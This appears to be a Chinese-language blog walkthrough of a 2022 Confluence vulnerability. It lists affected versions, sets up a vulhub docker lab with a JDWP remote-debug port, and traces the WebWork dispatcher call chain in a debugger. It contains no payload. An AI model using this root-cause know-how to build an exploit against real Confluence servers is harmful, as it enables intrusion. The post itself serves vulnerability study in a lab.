2022年8月

漏洞范围

Confluence Server and Data Center >= 1.3.0
Confluence Server and Data Center < 7.4.17
Confluence Server and Data Center < 7.13.7
Confluence Server and Data Center < 7.14.3
Confluence Server and Data Center < 7.15.2
Confluence Server and Data Center < 7.16.4
Confluence Server and Data Center < 7.17.4
Confluence Server and Data Center < 7.18.1

环境搭建

docker环境

docker-compose.yml

version: '2'
services:
  web:
    image: vulhub/confluence:7.13.6
    ports:
      - "8090:8090"
      - "5050:5050"
    depends_on:
      - db
  db:
    image: postgres:12.8-alpine
    environment:
    - POSTGRES_PASSWORD=postgres
    - POSTGRES_DB=confluence

docker搭好后

搭建好之后还需要去注册账号获取临时KEY来激活
参考链接:https://www.modb.pro/db/431731


安装过程

安装成功后

在容器中/opt/atlassian/confluence/bin目录下修改setenv.sh文件,加入远程调试配置。

CATALINA_OPTS="-agentlib:jdwp=transport=dt_socket,server=y,suspend=n,address=*:5050 ${CATALINA_OPTS}"
进入容器后将/opt/atlassian目录下的confluence源码使用docker cp命令复制到本地。
使用IDEA将/confluence/WEB-INF下的atlassian-bundled-plugins、atlassian-bundled-plugins-setup、lib文件拉取为依赖文件


idea远程调试设置

之后在com/opensymphony/webwork/dispatcher/ServletDispatcher.class第85行下断点(service函数)


为什么在ServletDispatcher下断点?运维所有的.action最后的servlet指向了,com.atlassian.confluence.servlet.ConfluenceServletDispatcher类,而ConfluenceServletDispatcher继承了ServletDispatcher

动态调试过程

1.com/opensymphony/webwork/dispatcher/ServletDispatcher调用com/atlassian/confluence/servlet/ConfluenceServletDispatcher.classserviceAction函数

2.创建一个hash表把传进的全部作为hash表默认值,变量名为extraContext
3.put变量名为com.opensymphony.xwork.dispatcher.ServletDispatcher,值是自身对象
4.调用DefaultActionProxy里的createActionProxy传入namespace,actionName,extraContext 变量名为proxy
5.调用proxy的execute函数


DefaultActionProxy里的execute函数
1.获取ActionContext对象实例 (DefaultActioninvocation)
2.调用该对象的invoke函数

